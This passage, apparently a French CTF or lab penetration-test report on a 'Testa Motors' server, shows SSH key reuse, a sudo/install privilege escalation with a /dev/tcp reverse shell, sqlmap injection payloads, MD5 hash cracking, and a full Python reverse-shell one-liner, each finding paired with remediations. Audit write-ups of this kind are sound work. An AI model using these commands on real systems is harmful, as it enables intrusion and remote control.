oecd@ip-172-32-1-218:~$ nano .bashrc
oecd@ip-172-32-1-218:~$
```

Une fois en local, nous avons pu voir son contenu et avons trouvé la clé RSA de l'utilisateur testa, ce qui nous a permis de nous connecter en ssh sur le serveur.

```
ocd@ip-172-32-1-218:~/.ssh$ cat id_rsa.pub  
ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQ98ssvSIJRBEQo/mw8Hh6YlqvAWAMeWWFudVWSKHMUTqsXeserD  
beEmh05/VkpEAJzwoybsKt064rPgGWIiWsnrkpjSrQmBvCFvMXL2L3QTq6KXYfTVUb1PN+KShjqNJGndbGxy7sT9F  
r8Xq55R3fLhgOnC7c+nj2iYVvtCJCzTAU9/VPD/mZ8HhB92jCnSYW9I2Fe9/TydziTi7FTUqwqiJghuhkyw7pUaRJM  
q+MuPG38J/bYMnNqp2LO229mfmqDlo484tLKIMdmogdiHE8SFYRkYlxvXxPFY0088Y6gkbh1QFRAjtg/G/qMPgSweiA  
8BmGUgRVlfGJ+B3Euogj testa@testamotors  
ocd@ip-172-32-1-218:~/.ssh$ ssh testa@172.32.1.60 -i .  
./ ./.  
ocd@ip-172-32-1-218:~/.ssh$ ssh testa@172.32.1.60 -i /home/ocd/.ssh/id_rsa  
The authenticity of host '172.32.1.60 (172.32.1.60)' can't be established.  
ECDSA key fingerprint is SHA256:nOW+4ZTwX0IeOM5I6AppxpYrFQRQv+sL+7viFHBRmnM.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.32.1.60' (ECDSA) to the list of known hosts.  
Linux ip-172-32-1-60 5.10.0-17-cloud-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64  


```
      |               |               |  
    __|   _ \   __|   __|   `--|       __`__ \   _ \   __|   __|  
    |     ___/ \___ \   |   (   |       |   |   |   (   |   |   \___ \  
    \___| \___| ____/_\___| \___|_|_|_|_| \___| \___|_|_|_|_|
```

  
testa@ip-172-32-1-60:~$
```

### Passage Super Utilisateur

Une fois connectés avec l'utilisateur `testa`, nous avons relancé le script `linpeas`. Celui-ci nous a remonté plusieurs informations intéressantes.

Pour commencer, celui-ci nous remonte la potentielle utilisation de CVE pour passer root sur le serveur.

Alt text

Nous n'avons pas suivi cette piste, car il nous a remonté une autre faille.

```

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for testa on ip-172-32-1-60:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User testa may run the following commands on ip-172-32-1-60:
    (ALL) NOPASSWD: /usr/bin/install

Checking sudo tokens

```

Le binaire sudo était mal configuré et nous permettait de lancer le binaire /usr/bin/install sans mot de passe et avec les droits superutilisateur.

Pour l'exploiter, il nous faut créer un fichier contenant un script exécutant un reverse shell.

Nous devons ensuite utiliser le binaire install

```
LFFILE=file_to_change TF=$(mktemp) sudo install -m 6777 $LFFILE $TF
```

```

testa@ip-172-32-1-60:~$ ls -la
total 52
drwxr-xr-x 5 testa testa 4096 Jun  6 17:39 .
drwxr-xr-x 5 root  root 4096 Aug 31  2022 ..
-rw-r--r-- 1 testa testa  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 testa testa 3526 Aug  4  2021 .bashrc
drwx----- 3 testa testa 4096 Jun  6 17:27 .gnupg
drwxr-xr-x 3 testa testa 4096 Jun  6 17:32 .local
-rw-r--r-- 1 testa testa  807 Aug  4  2021 .profile
drwxr-xr-x 2 testa testa 4096 Aug 19  2022 .ssh
-rw-r--r-- 1 testa testa 1848 Aug 19  2022 .ssh-backup.tar.gz
-rwsrwsrwx 1 root  root   57 Jun  6 17:39 RCERoot
-rw-r--r-- 1 testa testa  57 Jun  6 17:38 RCERoot1
-rw-r--r-- 1 testa testa 2082 Aug 19  2022 employees.sql
-rwsrwsrwx 1 root  root 3526 Jun  6 17:32 mybashrc
-rw-r--r-- 1 testa testa   0 Jun  6 17:29 root
-rw-r--r-- 1 testa testa   0 Jun  6 17:33 toto.sh
testa@ip-172-32-1-60:~$ ./RCERoot

^C
testa@ip-172-32-1-60:~$ nano RCERoot
testa@ip-172-32-1-60:~$ nano RCERoot1
testa@ip-172-32-1-60:~$ sudo /usr/bin/install -m 6777 $LFFILE RCERoot
testa@ip-172-32-1-60:~$ ./RCERoot
./RCERoot: connect: Connection refused
./RCERoot: line 2: /dev/tcp/172.32.1.218/2345: Connection refused
testa@ip-172-32-1-60:~$ ./RCERoot


```

## Piste non exploré

le scan `nuclei` Nous montre un fichier xdebug.php



```
s]
[waf-detect:apachegeneric] [http] [info] http://35.180.243.34/
[php-xdebug-rce] [http] [high] http://35.180.243.34/?XDEBUG_SESSION_START=2hVozFw83e1leg386G7pu8cp9DS
[openssh-detect] [tcp] [info] 35.180.243.34:22 [SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1]
[Jun 06, 2024 - 17:54:06 (CEST)] exegol-CTF /workspace #
```



## Outils et Techniques Utilisés

- **Nmap** : Pour scanner les ports et services ouverts.
  - **Burp Suite** : Pour analyser les applications web.
  - **gobuster** : Pour découvrir des répertoires et fichiers cachés.
  - **Nuclei** : Pour découvrir des potentielle faille sur l'application web
  - **SQLmap** : Pour détecter et exploiter les injections SQL.
  - **John the Ripper** : Pour craquer les mots de passe hachés.
  - **SSH** : Pour accéder au serveur.
  - **linPEAS** : Pour identifier des escalade de privilèges.
-

## Résumé Exécutif

Cet audit a permis de découvrir plusieurs vulnérabilités critiques au sein de l'infrastructure Testa Motors. Les découvertes incluent :

Critique	Moyenne	Faible
- Injection SQL	-	- Hachage MD5 des mots de passe
- Exposition du dossier github	-	- Configuration PHP exposée
- Binaire mal configuré	-	-
- Session Xdebug	-	-
- CVE sur le serveur	-	-

## Résultats Détaillés

### Vulnérabilités Critiques

#### Injection SQL

**Description :** Nous avons trouvé une injection SQL sur le paramètre `id` des pages admin. Cette Injection SQL est de type "Boolean-based blind". Si une application est vulnérable à l'injection SQL, elle ne renverra rien et l'attaquant injectera ensuite une requête avec une condition true (`1=1`). Si le contenu de la page est différent de celui qui a été renvoyé lors de la fausse condition, un attaquant peut en deduire que l'injection fonctionne.

**Preuve :**

```

[18:03:03] [INFO] GET parameter 'id' appears to be injectable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:03:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:03:03] [INFO] target URL appears to have 10 columns in query
[18:03:03] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 91 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (8051=8051) THEN '-1' ELSE (SELECT 8497 UNION SELECT 4913) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=-1 AND (SELECT 7168 FROM (SELECT(SLEEP(5)))pIQs)

  Type: UNION query
  Title: Generic UNION query (NULL) - 10 columns
  Payload: id=-1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71787a7871,0x427453574c68475254526f614b564d526d6d4e55675958594f52516f755a7a445a4265446d6a6749,0x717a717a71)-- -
---
[18:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:03:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 68 times
[18:03:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/35.180.243.34'

[*] ending @ 18:03:12 /2024-06-06/

[Jun 06, 2024 - 18:03:12 (CEST)] exegol-CTF /workspace # █

```

**Remédiation :** Pour éviter les injections SQL il y a plusieurs techniques complémentaires.


- les informations entrées par l'utilisateur doivent toujours être vérifiées. C'est valable pour tous types d'applications et de vulnérabilités. En PHP par exemple, l'utilisation de la fonction « `mysqli_real_escape_string()` » est incontournable.
- utiliser les procédures stockées : ce sont des routines effectuant toujours les mêmes actions. Elles constituent une aide pour lutter contre les injections SQL.
- requêtes préparées : la requête sera analysée, compilée et optimisée avant d'insérer les paramètres.
- expressions régulières : ça peut être utile de filtrer les informations entrées par l'utilisateur. Par exemple, si y a les mots clés « union, select » on renvoie vers une page par défaut.
- droits des fichiers : il faut vérifier les droits des fichiers de l'application, pour éviter qu'il ne soit possible de les lire à l'aide d'une injection SQL.
- contrôle plus haut niveau : il est possible de faire des vérifications à plus haut niveau. Par exemple, il est possible d'utiliser « Apache mod\_security ».

**Exposition de l'Histoire du Code Source**

**Description :** Le dossier `.git` accessible sur le site en production. Cela permet a un utilisateur de récupérer toutes les modification effectuer sur le site web.

**Preuve :**

```
80/tcp open http Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-git:
| 35.180.243.34:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: add htaccess to disable php in assets folder
| http-robots.txt: 1 disallowed entry
```




**Remédiation :** Ne pas déployer le dossier `.git` dans les fichiers accessibles en production.

**Session Xdebug**

**Description :** Une session Xdebug est ouverte sur le serveur. Il est possible pour un utilisateur de récupérer un reverse shell.

**Preuve :**

```
s]
[waf-detect:apachegeneric] [http] [info] http://35.180.243.34/
[php-xdebug-rce] [http] [high] http://35.180.243.34/?XDEBUG_SESSION_START=2hVozFw83e1leg386G7pu8cp9DS
[openssh-detect] [tcp] [info] 35.180.243.34:22 [SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1]
[Jun 06, 2024 - 17:54:06 (CEST)] exegol-CTF /workspace #
```



**Remédiation :** Désactivation de Xdebug en production, vérifiez la configuration du fichier `php.ini`

**Binaire Mal configuré**


**Description :** Le binaire `sudo` est mal configuré, il nous permet de créer un fichier exécutable avec des droits root sans mot de passe.

**Preuve :**

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for testa on ip-172-32-1-60:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User testa may run the following commands on ip-172-32-1-60:
    (ALL) NOPASSWD: /usr/bin/install

Checking sudo tokens
```


**Remédiation :**

- Reconfiguré `sudo` pour qu'il demande un mot de passe pour tous les binaire.
- Ne mettre que les utilisateurs qui ont besoin d'accéder à `sudo` dans le groupe `sudoers`.

**Vulnérabilités Moyennes****Hachage MD5 des Mots de Passe**

**Description :** Les mots de passe des utilisateurs sont stockés en utilisant l'algorithme de hachage MD5 qui est déprécié.

**Preuve :**

```
[Jun 06, 2024 - 17:45:11 (CEST)] exego1-CTF database # john hashAdmin.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/tools/john/run/password.lst
Enabling duplicate candidate password suppressor
adm' 123 (?)
lg 0:00:00:00 DONE 2/3 (2024-06-06 17:45) 20.00g/s 80640p/s 80640c/s 80640C/s lauren1..323232
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
[Jun 06, 2024 - 17:45:36 (CEST)] exego1-CTF database #
```

**Remédiation :** Remplacer MD5 par des algorithmes plus robustes comme bcrypt ou Argon2.

**Vulnérabilités Faibles****Configuration PHP Exposée**

**Description :** L'accès à `info.php` a exposé des informations détaillées sur la configuration PHP (version PHP 7.4.30).

Preuve :

PHP 7.4.30 - phpinfo()

New Tab

35.180.243.34/info.php

PHP Version 7.4.30	
System	Linux ip-172-32-1-60 5.10.0-17-cloud-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64
Build Date	Jul 7 2022 15:51:43
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xdebug.ini, /etc/php/7.4/apache2/conf.d/myphp.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

Remédiation : Désactiver les pages de divulgation d'informations PHP en production.

Conclusion

l'audit a révélé plusieurs vulnérabilité dans l'application Testa Motors. Les principale recommandation incluent :

- Meilleur pratique de sécurité pour les requête vers la base SQL.
- Enlever le `.git` de l'application web en production.
- Verifier le fichier `ini` qui gère les sessions Xdebug
- Verifier si le serveur est a jour
- Changer l'algorithme de chiffrement des mots de passe utilisateurs.

Annexes

## Logs et Scripts Utilisés

### Log Nmap :

```
[Jun 06, 2024 - 17:33:15 (CEST)] exegol-CTF /workspace # nmap -sC -sV 35.180.243.34
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-06 17:33 CEST
Nmap scan report for ec2-35-180-243-34.eu-west-3.compute.amazonaws.com (35.180.243.34)
Host is up (0.016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 6e52febd516f3895face339e66de1302 (RSA)
|   256 526a5e0eec8e0940ba8efce9ff543824 (ECDSA)
|_  256 576c04f20fb2e7cc46025e6d402e70af (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
| http-git:
|   35.180.243.34:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: add htaccess to disable php in assets folder
| http-robots.txt: 1 disallowed entry
|_ /admin
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-title: Testa motors
8080/tcp  open  http     Apache Tomcat 8.5.6
| http-title: Login - Testa Motors - Employees Listing
|_ Requested resource was /login.xhtml
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
[Jun 06, 2024 - 17:34:02 (CEST)] exegol-CTF /workspace #
```

### Payload PHP

Le code malveillant dans le fichier php

```
,
,
```

### Reverse Shell

La commande pour récupérer mon reverse shell avec python3

```
export RHOST="172.17.0.1";export RPORT=1234;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv(
"RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

commande Jhon the ripper:



```
john hashAdmin.txt --format=Raw-MD5
```

```
[Jun 06, 2024 - 17:45:11 (CEST)] exegol-CTF database # john hashAdmin.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/tools/john/run/password.lst
Enabling duplicate candidate password suppressor
adm123 (?)
lg 0:00:00:00 DONE 2/3 (2024-06-06 17:45) 20.00g/s 80640p/s 80640c/s 80640C/s lauren1..323232
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
[Jun 06, 2024 - 17:45:36 (CEST)] exegol-CTF database #
```

## Création Serveur Web Python3

Commande pour monter un serveur web avec python3

```
python3 -m http.server 9090
```

---